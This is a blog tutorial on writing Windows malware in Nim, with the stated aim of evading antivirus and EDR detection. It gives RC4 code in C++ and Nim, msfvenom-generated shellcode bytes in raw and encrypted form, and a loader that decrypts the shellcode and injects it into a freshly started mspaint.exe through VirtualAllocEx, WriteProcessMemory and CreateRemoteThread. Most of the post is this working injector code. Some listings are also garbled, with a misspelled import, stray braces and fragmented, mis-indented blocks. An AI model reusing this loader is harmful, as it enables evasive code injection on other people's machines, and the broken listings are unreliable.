

Malware and cryptography 28: RC4 payload encryption. Simple Nim example.


cocomelonc.github.io/malware/2024/06/01/malware-cryptography-28.html

June 1, 2024



10 minute read

Hello, cybersecurity enthusiasts and white hackers!



Many of my readers ask whether it is possible to write malware in a language other than C/C++/ASM.

When malware is found to be written in new programming languages, AV detections are often failing since the new language produces bytecode sequences that are relatively unknown, combined with strings of data that can throw off static-based heuristic models.

As an experiment, I decided to show how to write a simple malware example using *Nim* lang. The reason for this choice is the ease of the language and its flexibility for use in bypassing AV/EDR solutions.

For installation and intro you can read [official](#) documentation.

In one of my [previous](#) posts I used RC4 algorithm to encrypt the payload. Let's create the same logic for Nim malware.

practical example 1

First of all, create RC4 algorithm logic. This is a simple algorithm and the code for its implementation in C++ looks like this:

```

// swap
void swap(unsigned char *a, unsigned char *b) {
    unsigned char tmp;
    tmp = *a;
    *a = *b;
    *b = tmp;
}

// key-scheduling algorithm (KSA)
void KSA(unsigned char *s, unsigned char *key, int keyL) {
    int k;
    int x, y = 0;

    // initialize
    for (k = 0; k < 256; k++) {
        s[k] = k;
    }

    for (x = 0; x < 256; x++) {
        y = (y + s[x] + key[x % keyL]) % 256;
        swap(&s[x], &s[y]);
    }
    return;
}

// pseudo-random generation algorithm (PRGA)
unsigned char* PRGA(unsigned char* s, unsigned int messageL) {
    int i = 0, j = 0;
    int k;

    unsigned char* keystream;
    keystream = (unsigned char *)malloc(sizeof(unsigned char)*messageL);
    for(k = 0; k < messageL; k++) {
        i = (i + 1) % 256;
        j = (j + s[i]) % 256;
        swap(&s[i], &s[j]);
        keystream[k] = s[(s[i] + s[j]) % 256];
    }
    return keystream;
}

// encryption and decryption
unsigned char* RC4(unsigned char *plaintext, unsigned char* ciphertext, unsigned
char* key, unsigned int keyL, unsigned int messageL) {
    int i;
    unsigned char s[256];
    unsigned char* keystream;
    KSA(s, key, keyL);
    keystream = PRGA(s, messageL);

    for (i = 0; i < messageL; i++) {
        ciphertext[i] = plaintext[i] ^ keystream[i];
    }
}

```

```

}
return ciphertext;
}

```

So, on Nim lang this logic looks like this:

```

import strutils
import sequtils
import system

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]

```

For checking corectness, add printing hex bytes of payload logic:

```
when isMainModule:
  let plaintext: seq[byte] = @[// payload here]
  let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]

  let ciphertext = RC4(plaintext, key)
  var enchex: seq[string]
  for b in ciphertext:
    enchex.add("0x" & $toHex(b, 2))
  echo "payload encrypted:\n", enchex.join(", ")

  let decrypted = RC4(ciphertext, key)
  var dechex: seq[string]
  for b in decrypted:
    dechex.add("0x" & $toHex(b, 2))
  echo "original payload:\n", dechex.join(", ")
```

How we can generate payload for nim language?

For this we can use **msfvenom**:

```
msfvenom -p windows/x64/messagebox TEXT='meow-meow!' TITLE='cat' -f csharp
```

```
[parrot@parrot]-[~]
$msfvenom -p windows/x64/messagebox TEXT='meow-meow!' TITLE='cat' -f csharp
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 282 bytes
Final size of csharp file: 1464 bytes
byte[] buf = new byte[282] {0xfc,0x48,0x81,0xe4,0xf0,0xff,
0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,
0x50,0x3e,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,
0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,
0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,
0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,
0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,
0x40,0x1c,0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,
0x49,0xc7,0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,
0x00,0x00,0x00,0x3e,0x4c,0x8d,0x85,0x09,0x01,0x00,0x00,0x48,
0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,0x48,0x31,
0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6d,0x65,0x6f,
0x77,0x2d,0x6d,0x65,0x6f,0x77,0x21,0x00,0x63,0x61,0x74,0x00
};
[parrot@parrot]-[~]
```

In our case little bit modify this brackets and variable:

```

let plaintext: seq[byte] = @[
byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,
0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,
0x50,0x3e,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,
0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,
0x00,0x00,0x00,0x48,0x85,0xc0,0x74,0x6f,0x48,0x01,0xd0,0x50,
0x3e,0x8b,0x48,0x18,0x3e,0x44,0x8b,0x40,0x20,0x49,0x01,0xd0,
0xe3,0x5c,0x48,0xff,0xc9,0x3e,0x41,0x8b,0x34,0x88,0x48,0x01,
0xd6,0x4d,0x31,0xc9,0x48,0x31,0xc0,0xac,0x41,0xc1,0xc9,0x0d,
0x41,0x01,0xc1,0x38,0xe0,0x75,0xf1,0x3e,0x4c,0x03,0x4c,0x24,
0x08,0x45,0x39,0xd1,0x75,0xd6,0x58,0x3e,0x44,0x8b,0x40,0x24,
0x49,0x01,0xd0,0x66,0x3e,0x41,0x8b,0x0c,0x48,0x3e,0x44,0x8b,
0x40,0x1c,0x49,0x01,0xd0,0x3e,0x41,0x8b,0x04,0x88,0x48,0x01,
0xd0,0x41,0x58,0x41,0x58,0x5e,0x59,0x5a,0x41,0x58,0x41,0x59,
0x41,0x5a,0x48,0x83,0xec,0x20,0x41,0x52,0xff,0xe0,0x58,0x41,
0x59,0x5a,0x3e,0x48,0x8b,0x12,0xe9,0x49,0xff,0xff,0xff,0x5d,
0x49,0xc7,0xc1,0x00,0x00,0x00,0x00,0x3e,0x48,0x8d,0x95,0xfe,
0x00,0x00,0x00,0x3e,0x4c,0x8d,0x85,0x09,0x01,0x00,0x00,0x48,
0x31,0xc9,0x41,0xba,0x45,0x83,0x56,0x07,0xff,0xd5,0x48,0x31,
0xc9,0x41,0xba,0xf0,0xb5,0xa2,0x56,0xff,0xd5,0x6d,0x65,0x6f,
0x77,0x2d,0x6d,0x65,0x6f,0x77,0x21,0x00,0x63,0x61,0x74,0x00
]

```

So the final full source code is look like this [hack.nim](#):


```

import strutils
import sequitils
import system

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]

when isMainModule:
  let plaintext: seq[byte] = @[
    byte 0xfc,0x48,0x81,0xe4,0xf0,0xff,
    0xff,0xff,0xe8,0xd0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,
    0x51,0x56,0x48,0x31,0xd2,0x65,0x48,0x8b,0x52,0x60,0x3e,0x48,
    0x8b,0x52,0x18,0x3e,0x48,0x8b,0x52,0x20,0x3e,0x48,0x8b,0x72,
    0x50,0x3e,0x48,0x0f,0xb7,0x4a,0x4a,0x4d,0x31,0xc9,0x48,0x31,
    0xc0,0xac,0x3c,0x61,0x7c,0x02,0x2c,0x20,0x41,0xc1,0xc9,0x0d,
    0x41,0x01,0xc1,0xe2,0xed,0x52,0x41,0x51,0x3e,0x48,0x8b,0x52,
    0x20,0x3e,0x8b,0x42,0x3c,0x48,0x01,0xd0,0x3e,0x8b,0x80,0x88,

```



```

0x00, 0x00, 0x00, 0x48, 0x85, 0xc0, 0x74, 0x6f, 0x48, 0x01, 0xd0, 0x50,
0x3e, 0x8b, 0x48, 0x18, 0x3e, 0x44, 0x8b, 0x40, 0x20, 0x49, 0x01, 0xd0,
0xe3, 0x5c, 0x48, 0xff, 0xc9, 0x3e, 0x41, 0x8b, 0x34, 0x88, 0x48, 0x01,
0xd6, 0x4d, 0x31, 0xc9, 0x48, 0x31, 0xc0, 0xac, 0x41, 0xc1, 0xc9, 0x0d,
0x41, 0x01, 0xc1, 0x38, 0xe0, 0x75, 0xf1, 0x3e, 0x4c, 0x03, 0x4c, 0x24,
0x08, 0x45, 0x39, 0xd1, 0x75, 0xd6, 0x58, 0x3e, 0x44, 0x8b, 0x40, 0x24,
0x49, 0x01, 0xd0, 0x66, 0x3e, 0x41, 0x8b, 0x0c, 0x48, 0x3e, 0x44, 0x8b,
0x40, 0x1c, 0x49, 0x01, 0xd0, 0x3e, 0x41, 0x8b, 0x04, 0x88, 0x48, 0x01,
0xd0, 0x41, 0x58, 0x41, 0x58, 0x5e, 0x59, 0x5a, 0x41, 0x58, 0x41, 0x59,
0x41, 0x5a, 0x48, 0x83, 0xec, 0x20, 0x41, 0x52, 0xff, 0xe0, 0x58, 0x41,
0x59, 0x5a, 0x3e, 0x48, 0x8b, 0x12, 0xe9, 0x49, 0xff, 0xff, 0xff, 0x5d,
0x49, 0xc7, 0xc1, 0x00, 0x00, 0x00, 0x00, 0x3e, 0x48, 0x8d, 0x95, 0xfe,
0x00, 0x00, 0x00, 0x3e, 0x4c, 0x8d, 0x85, 0x09, 0x01, 0x00, 0x00, 0x48,
0x31, 0xc9, 0x41, 0xba, 0x45, 0x83, 0x56, 0x07, 0xff, 0xd5, 0x48, 0x31,
0xc9, 0x41, 0xba, 0xf0, 0xb5, 0xa2, 0x56, 0xff, 0xd5, 0x6d, 0x65, 0x6f,
0x77, 0x2d, 0x6d, 0x65, 0x6f, 0x77, 0x21, 0x00, 0x63, 0x61, 0x74, 0x00
]
let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]

```

```

let ciphertext = RC4(plaintext, key)
var enchex: seq[string]
for b in ciphertext:
  enchex.add("0x" & $toHex(b, 2))
echo "payload encrypted:\n", enchex.join(", ")

let decrypted = RC4(ciphertext, key)
var decrhex: seq[string]
for b in decrypted:
  decrhex.add("0x" & $toHex(b, 2))
echo "original payload:\n", decrhex.join(", ")

```

demo 1

Let's check it in action. Compile it:

```
nim c -d:mingw --cpu:amd64 hack.nim
```


Let's update our code from example 1: add simple process injection logic.

For process injection, let's create process first:

```
import osproc
import winim

let process = startProcess("mspaint.exe")
echo "started process: ", process.processID
```

Then, add process injection logic via `VirtualAllocEx`, `WriteProcessMemory` and `CreateRemoteThread`:

```
let ph = winim.OpenProcess(
    PROCESS_ALL_ACCESS,
    false,
    cast[DWORD](process.processID)
)

when isMainModule:
    let mem = VirtualAllocEx(
        ph,
        NULL,
        cast[SIZE_T](plaintext.len),
        MEM_COMMIT,
        PAGE_EXECUTE_READ_WRITE
    )
    var btw: SIZE_T
    let wp = WriteProcessMemory(
        ph,
        mem,
        unsafeAddr payload[0],
        cast[SIZE_T](plaintext.len),
        addr btw
    )
    echo "writeprocessmemory: ", bool(wp)
    let th = CreateRemoteThread(
        ph,
        NULL,
        0,
        cast[LPTHREAD_START_ROUTINE](mem),
        NULL,
        0,
        NULL
    )
    echo "successfully inject to process: ", process.processID
    echo "thread Handle: ", th
```

The only difference, we are using encrypted payload from example 1:

```

let plaintext: seq[byte] = @[
byte 0x61, 0x03, 0xDF, 0x4C, 0xE0, 0x8E, 0xFF, 0x5F, 0xB2, 0x7F, 0x28, 0x22, 0xE9,
0x3B, 0x1A, 0x09, 0xB6, 0x66, 0x78, 0xCD, 0xAD, 0x67, 0xE1, 0x18, 0x82, 0x91,
0x83, 0x1C, 0xE9, 0x9D, 0x09, 0x80, 0xFB, 0x0F, 0xD7, 0x3A, 0x06, 0xB2, 0xF2,
0x6B, 0x0C, 0xA4, 0x93, 0x29, 0xBE, 0x3D, 0x73, 0x78, 0xEE, 0xD5, 0x6B, 0xB7,
0xB5, 0x5B, 0x98, 0xF0, 0x8E, 0x61, 0xD3, 0x3F, 0x2B, 0xEB, 0x06, 0xA2, 0x9B,
0xE5, 0xDA, 0xED, 0x0C, 0xF1, 0xF4, 0x64, 0x82, 0x8B, 0x96, 0xD0, 0x71, 0x9A,
0xCB, 0x59, 0x41, 0x7C, 0x52, 0x06, 0x4D, 0xC7, 0x00, 0xEC, 0x80, 0xDD, 0xDF,
0x37, 0x4D, 0x3C, 0x25, 0x82, 0xB4, 0x37, 0xE6, 0x25, 0x75, 0xDC, 0xBE, 0xF0,
0x1E, 0xD1, 0x1A, 0xDE, 0x2D, 0xB8, 0xA2, 0xA1, 0x6B, 0x7D, 0x0F, 0xC0, 0xC0,
0x66, 0x4A, 0x9E, 0x9A, 0x9A, 0x93, 0x6B, 0xA4, 0x63, 0x51, 0xA0, 0x91, 0xB0,
0x99, 0x21, 0xDC, 0xDB, 0x41, 0xF7, 0xCC, 0xB8, 0xD5, 0x4B, 0xFF, 0xA2, 0x58,
0xA8, 0xEF, 0xE3, 0x90, 0x50, 0x3C, 0x03, 0x30, 0x42, 0x3C, 0x1B, 0x5F, 0x9C,
0x8F, 0xF2, 0xC7, 0x19, 0xA5, 0x07, 0x3E, 0x1C, 0x70, 0x6E, 0x80, 0xDA, 0x23,
0x37, 0x51, 0x98, 0x7D, 0xBE, 0x55, 0xF9, 0x56, 0x52, 0x0E, 0x48, 0x40, 0x2D,
0x9A, 0xD3, 0x0F, 0xB8, 0x92, 0x62, 0xE7, 0x5C, 0x0A, 0x2E, 0xFE, 0xF8, 0x96,
0x8E, 0x10, 0x6A, 0x04, 0x0B, 0xDD, 0x24, 0xCB, 0x18, 0x20, 0x9E, 0x23, 0x9A,
0x57, 0xC1, 0x38, 0xC0, 0xD7, 0x0A, 0x57, 0x3E, 0x80, 0x75, 0x9B, 0x79, 0x59,
0xB6, 0x31, 0xE4, 0x3E, 0xBA, 0xBB, 0x1E, 0x91, 0xC5, 0x10, 0xA0, 0x63, 0x6B,
0x99, 0x9F, 0x61, 0x6C, 0xB5, 0x1A, 0x09, 0x61, 0xFD, 0x21, 0xCC, 0x64, 0xC4,
0x9C, 0xCA, 0x15, 0xA1, 0x3B, 0x62, 0x44, 0x5B, 0x34, 0xDC, 0x06, 0xEB, 0x8F,
0xB1, 0x50, 0x7B, 0x1C, 0x77, 0xC7, 0x8B, 0x24, 0x34, 0x5E, 0xC4, 0x02, 0x00,
0x3F, 0x1D, 0x05, 0x2E, 0x18, 0xC5, 0xEA, 0x6D, 0x6F
]
let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]
let payload = RC4(plaintext, key)

```

As you can see, we are decrypt it via **RC4**.

The final full source code for example 2 is looks like this ([hack2.nim](#)):

```

import strutils
import sequtils
import system
import osproc
import winim

proc swap(a: var byte, b: var byte) =
  let tmp = a
  a = b
  b = tmp

proc KSA(s: var seq[byte], key: seq[byte]) =
  let keyL = len(key)
  var y = 0

  # initialize
  for k in 0 ..< 256:
    s[k] = byte(k)

  for x in 0 ..< 256:
    y = (y + int(s[x]) + int(key[x mod keyL])) mod 256
    swap(s[x], s[y.byte])

proc PRGA(s: var seq[byte], messageL: int): seq[byte] =
  var i = 0
  var j = 0
  result = newSeq[byte](messageL)

  for k in 0 ..< messageL:
    i = (i + 1) mod 256
    j = (j + int(s[i])) mod 256
    swap(s[i], s[j.byte])
    result[k] = s[(int(s[i]) + int(s[j])) mod 256]

proc RC4(plaintext: seq[byte], key: seq[byte]): seq[byte] =
  let messageL = len(plaintext)
  var s = newSeq[byte](256)
  KSA(s, key)
  let keystream = PRGA(s, messageL)

  result = newSeq[byte](messageL)
  for i in 0 ..< messageL:
    result[i] = plaintext[i] xor keystream[i]

when isMainModule:
  let plaintext: seq[byte] = @[
    byte 0x61, 0x03, 0xDF, 0x4C, 0xE0, 0x8E, 0xFF, 0x5F, 0xB2, 0x7F, 0x28, 0x22,
    0xE9,
    0x3B, 0x1A, 0x09, 0xB6, 0x66, 0x78, 0xCD, 0xAD, 0x67, 0xE1, 0x18, 0x82, 0x91,
    0x83, 0x1C, 0xE9, 0x9D, 0x09, 0x80, 0xFB, 0x0F, 0xD7, 0x3A, 0x06, 0xB2, 0xF2,
    0x6B, 0x0C, 0xA4, 0x93, 0x29, 0xBE, 0x3D, 0x73, 0x78, 0xEE, 0xD5, 0x6B, 0xB7,
    0xB5, 0x5B, 0x98, 0xF0, 0x8E, 0x61, 0xD3, 0x3F, 0x2B, 0xEB, 0x06, 0xA2, 0x9B,

```

```

0xE5, 0xDA, 0xED, 0x0C, 0xF1, 0xF4, 0x64, 0x82, 0x8B, 0x96, 0xD0, 0x71, 0x9A,
0xCB, 0x59, 0x41, 0x7C, 0x52, 0x06, 0x4D, 0xC7, 0x00, 0xEC, 0x80, 0xDD, 0xDF,
0x37, 0x4D, 0x3C, 0x25, 0x82, 0xB4, 0x37, 0xE6, 0x25, 0x75, 0xDC, 0xBE, 0xF0,
0x1E, 0xD1, 0x1A, 0xDE, 0x2D, 0xB8, 0xA2, 0xA1, 0x6B, 0x7D, 0x0F, 0xC0, 0xC0,
0x66, 0x4A, 0x9E, 0x9A, 0x9A, 0x93, 0x6B, 0xA4, 0x63, 0x51, 0xA0, 0x91, 0xB0,
0x99, 0x21, 0xDC, 0xDB, 0x41, 0xF7, 0xCC, 0xB8, 0xD5, 0x4B, 0xFF, 0xA2, 0x58,
0xA8, 0xEF, 0xE3, 0x90, 0x50, 0x3C, 0x03, 0x30, 0x42, 0x3C, 0x1B, 0x5F, 0x9C,
0x8F, 0xF2, 0xC7, 0x19, 0xA5, 0x07, 0x3E, 0x1C, 0x70, 0x6E, 0x80, 0xDA, 0x23,
0x37, 0x51, 0x98, 0x7D, 0xBE, 0x55, 0xF9, 0x56, 0x52, 0x0E, 0x48, 0x40, 0x2D,
0x9A, 0xD3, 0x0F, 0xB8, 0x92, 0x62, 0xE7, 0x5C, 0x0A, 0x2E, 0xFE, 0xF8, 0x96,
0x8E, 0x10, 0x6A, 0x04, 0x0B, 0xDD, 0x24, 0xCB, 0x18, 0x20, 0x9E, 0x23, 0x9A,
0x57, 0xC1, 0x38, 0xC0, 0xD7, 0x0A, 0x57, 0x3E, 0x80, 0x75, 0x9B, 0x79, 0x59,
0xB6, 0x31, 0xE4, 0x3E, 0xBA, 0xBB, 0x1E, 0x91, 0xC5, 0x10, 0xA0, 0x63, 0x6B,
0x99, 0x9F, 0x61, 0x6C, 0xB5, 0x1A, 0x09, 0x61, 0xFD, 0x21, 0xCC, 0x64, 0xC4,
0x9C, 0xCA, 0x15, 0xA1, 0x3B, 0x62, 0x44, 0x5B, 0x34, 0xDC, 0x06, 0xEB, 0x8F,
0xB1, 0x50, 0x7B, 0x1C, 0x77, 0xC7, 0x8B, 0x24, 0x34, 0x5E, 0xC4, 0x02, 0x00,
0x3F, 0x1D, 0x05, 0x2E, 0x18, 0xC5, 0xEA, 0x6D, 0x6F
]

```

```
let key: seq[byte] = @[0x6d, 0x65, 0x6f, 0x77, 0x6d, 0x65, 0x6f, 0x77]
```

```
let payload = RC4(plaintext, key)
```

```
let process = startProcess("mspaint.exe")
```

```
echo "started process: ", process.processID
```

```
let ph = winim.OpenProcess(
    PROCESS_ALL_ACCESS,
    false,
    cast[DWORD](process.processID)
)
```

```
when isMainModule:
```

```
let mem = VirtualAllocEx(
    ph,
    NULL,
    cast[SIZE_T](plaintext.len),
    MEM_COMMIT,
    PAGE_EXECUTE_READ_WRITE
)
```

```
var btw: SIZE_T
```

```
let wp = WriteProcessMemory(
    ph,
    mem,
    unsafeAddr payload[0],
    cast[SIZE_T](plaintext.len),
    addr btw
)
```

```
echo "writeprocessmemory: ", bool(wp)
```

```
let th = CreateRemoteThread(
    ph,
    NULL,
    0,

```

```

    cast[LPTHREAD_START_ROUTINE](mem),
    NULL,
    0,
    NULL
)
echo "successfully inject to process: ", process.processID
echo "thread Handle: ", th

```

demo 2

Compile practical example 2:

```
nim c -d:mingw --cpu:amd64 hack2.nim
```


```

